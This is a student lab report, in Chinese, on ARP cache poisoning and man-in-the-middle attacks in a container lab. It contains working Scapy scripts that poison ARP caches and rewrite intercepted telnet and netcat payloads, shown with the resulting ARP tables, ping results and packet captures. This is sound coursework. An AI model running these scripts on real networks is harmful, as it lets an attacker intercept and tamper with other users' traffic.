Chapter 4 实验报告

57118238 刘欣宇

Task 1.A 利用 ARP Requset 欺骗

攻击代码如图:

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether(src='02:42:0a:09:00:69',dst='ff:ff:ff:ff:ff:ff')
A = ARP(hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',hwdst='00:00:00:00:00:00',
  pdst='10.9.0.5', op=1)
pkt = E / A

sendp(pkt)
```

攻击效果如图:

```
root@5d2762c6b2e6:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@5d2762c6b2e6:/#
```

Task 1.B 利用 ARP Reply 欺骗

原来 arp 缓存中不存在该映射时，利用如图攻击代码，能够成功:

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether()  #dst = MAC A
A = ARP(psrc='10.9.0.6',pdst='10.9.0.5', op=2)
pkt = E / A

sendp(pkt)

```

攻击代码

```
root@5d2762c6b2e6:/# arp -n
root@5d2762c6b2e6:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

攻击效果

原来 arp 缓存中已存在映射时，攻击也能够成功:

```
root@85a4c0f79005:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@85a4c0f79005:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Task 1.C：

攻击代码：

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 E = Ether(src='02:42:0a:09:00:69',dst='ff:ff:ff:ff:ff:ff')
5 A = ARP(hwsrc='02:42:0a:-
  09:00:69',psrc='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff',pdst='10.9.0.6')
6 pkt = E / A
7
8 sendp(pkt)
9
```

无论 ARP 缓存中是否已经存在映射，攻击都能成功：

```
root@85a4c0f79005:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@85a4c0f79005:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

```
root@85a4c0f79005:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@85a4c0f79005:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Task2

每隔一段时间进行 spoofing：

```
#!/usr/bin/env python3
from scapy.all import *
import time
def spoofingAB(): #in A's cache,B'MAC map to M'MAC
        E = Ether(src='02:42:0a:09:00:69',dst='ff:ff:ff:ff:ff:ff')
        A = ARP(hwsrc='02:42:0a:-
09:00:69',psrc='10.9.0.6',hwdst='00:00:00:00:00:00',pdst='10.9.0.5', op=1)
        pkt = E / A
        sendp(pkt)

def spoofingBA(): #in B's cache,A'MAC map to M'MAC
        E = Ether(src='02:42:0a:09:00:69',dst='ff:ff:ff:ff:ff:ff')
        A = ARP(hwsrc='02:42:0a:-
09:00:69',psrc='10.9.0.5',hwdst='00:00:00:00:00:00',pdst='10.9.0.6', op=1)
        pkt = E / A
        sendp(pkt)

while(1):
        spoofingAB()
        spoofingBA()
        time.sleep(5)
```

攻击成功：

```
root@85a4c0f79005:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

主机 A arp

```
root@2c01f17b2bc0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```

主机 B 的 arp 缓存

关闭 ip forwarding，攻击成功后 ping，ping 不通：

```
root@85a4c0f79005:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5101ms
```

```
root@2c01f17b2bc0:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5127ms
```

```
11 2021-07-12 03:3… 10.9.0.5    10.9.0.6    ICMP    98 Echo (ping) request  id=0x0066, seq=3/768, ttl=64 (no respo
12 2021-07-12 03:3… 10.9.0.5    10.9.0.6    ICMP    98 Echo (ping) request  id=0x0066, seq=4/1024, ttl=64 (no resp
13 2021-07-12 03:3… 10.9.0.5    10.9.0.6    ICMP    98 Echo (ping) request  id=0x0066, seq=5/1280, ttl=64 (no resp
```

所有的 ICMP 报文都是 no response

开启 ip forwarding，攻击成功后 ping：

```
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.511 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.223 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.636 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.990 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.232 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=1.36 ms
^C
```


```
21 2021-07-12 03:2… 10.9.0.6     10.9.0.5  ICMP   98 Echo (ping) reply    id=0x0062, seq=1/256, ttl=63
22 2021-07-12 03:2… 10.9.0.5     10.9.0.6  ICMP   98 Echo (ping) request  id=0x0062, seq=2/512, ttl=64 (no respons…
23 2021-07-12 03:2… 10.9.0.105   10.9.0.5  ICMP  126 Redirect             (Redirect for host)
24 2021-07-12 03:2… 10.9.0.5     10.9.0.6  ICMP   98 Echo (ping) request  id=0x0062, seq=2/512, ttl=63 (reply in 2…
25 2021-07-12 03:2… 10.9.0.6     10.9.0.5  ICMP   98 Echo (ping) reply    id=0x0062, seq=2/512, ttl=64 (request in…
26 2021-07-12 03:2… 10.9.0.105   10.9.0.6  ICMP  126 Redirect             (Redirect for host)
27 2021-07-12 03:2… 10.9.0.6     10.9.0.5  ICMP   98 Echo (ping) reply    id=0x0062, seq=2/512, ttl=63
28 2021-07-12 03:2… 10.9.0.5     10.9.0.6  ICMP   98 Echo (ping) request  id=0x0062, seq=3/768, ttl=64 (no respons…
29 2021-07-12 03:2… 10.9.0.105   10.9.0.5  ICMP  126 Redirect             (Redirect for host)
30 2021-07-12 03:2… 10.9.0.5     10.9.0.6  ICMP   98 Echo (ping) request  id=0x0062, seq=3/768, ttl=63 (reply in 3…
31 2021-07-12 03:2… 10.9.0.6     10.9.0.5  ICMP   98 Echo (ping) reply    id=0x0062, seq=3/768, ttl=64 (request in…
32 2021-07-12 03:2… 10.9.0.105   10.9.0.6  ICMP  126 Redirect             (Redirect for host)
33 2021-07-12 03:2… 10.9.0.6     10.9.0.5  ICMP   98 Echo (ping) reply    id=0x0062, seq=3/768, ttl=63
34 2021-07-12 03:2… 10.9.0.5     10.9.0.6  ICMP   98 Echo (ping) request  id=0x0062, seq=4/1024, ttl=64 (no respon…
35 2021-07-12 03:2… 10.9.0.105   10.9.0.5  ICMP  126 Redirect             (Redirect for host)
36 2021-07-12 03:2… 10.9.0.5     10.9.0.6  ICMP   98 Echo (ping) request  id=0x0062, seq=4/1024, ttl=63 (reply in …
37 2021-07-12 03:2… 10.9.0.6     10.9.0.5  ICMP   98 Echo (ping) reply    id=0x0062, seq=4/1024, ttl=64 (request i…
38 2021-07-12 03:2… 10.9.0.105   10.9.0.6  ICMP  126 Redirect             (Redirect for host)
39 2021-07-12 03:2… 10.9.0.6     10.9.0.5  ICMP   98 Echo (ping) reply    id=0x0062, seq=4/1024, ttl=63
```

实施攻击，无论传输端输入什么，都改为 L，返回的输入不变：

```python
        del(newpkt[TCP].chksum)
#################################################################
# Construct the new payload based on the old payload.
# Students need to implement this part.
        if pkt[TCP].payload:
                data = pkt[TCP].payload.load
                newdata = 'L'*len(data)
                send(newpkt/newdata)
        else:
                send(newpkt)
################################################################
elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
# Create new packet based on the captured one
# Do not make any change
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
```


```
seed@85a4c0f79005:~$ LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLL
LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLL
LLLLLLLL
-bash: sd: command not found
seed@85a4c0f79005:~$
```

此时通过 Wireshark 抓包观察：




实际传输的 data

中间路由所伪造的 Data，由于在 telnet 过程中修改了 ip_forward，在实验中发现在关闭后进行输入显示具有一定延迟，直接显示为所伪造的字符 L:



返回的报文并未更改:



Task3

将使用 netcat 连接，并运行攻击程序:

```
            del(newpkt[TCP].chksum)
        ################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.
            if pkt[TCP].payload:
                data = pkt[TCP].payload.load
                newdata = data.replace(b'seedlab', b'LXYLXYL')
                send(newpkt/newdata)
            else:
                send(newpkt)
        ################################################################
```

```
root@85a4c0f79005:/# nc 10.9.0.6 9090
ls
seedlab i'm coming
hello seedlab
```

攻击效果:

```
root@2c01f17b2bc0:/# nc -lp 9090
ls
LXYLXYL i'm coming
hello LXYLXYL
```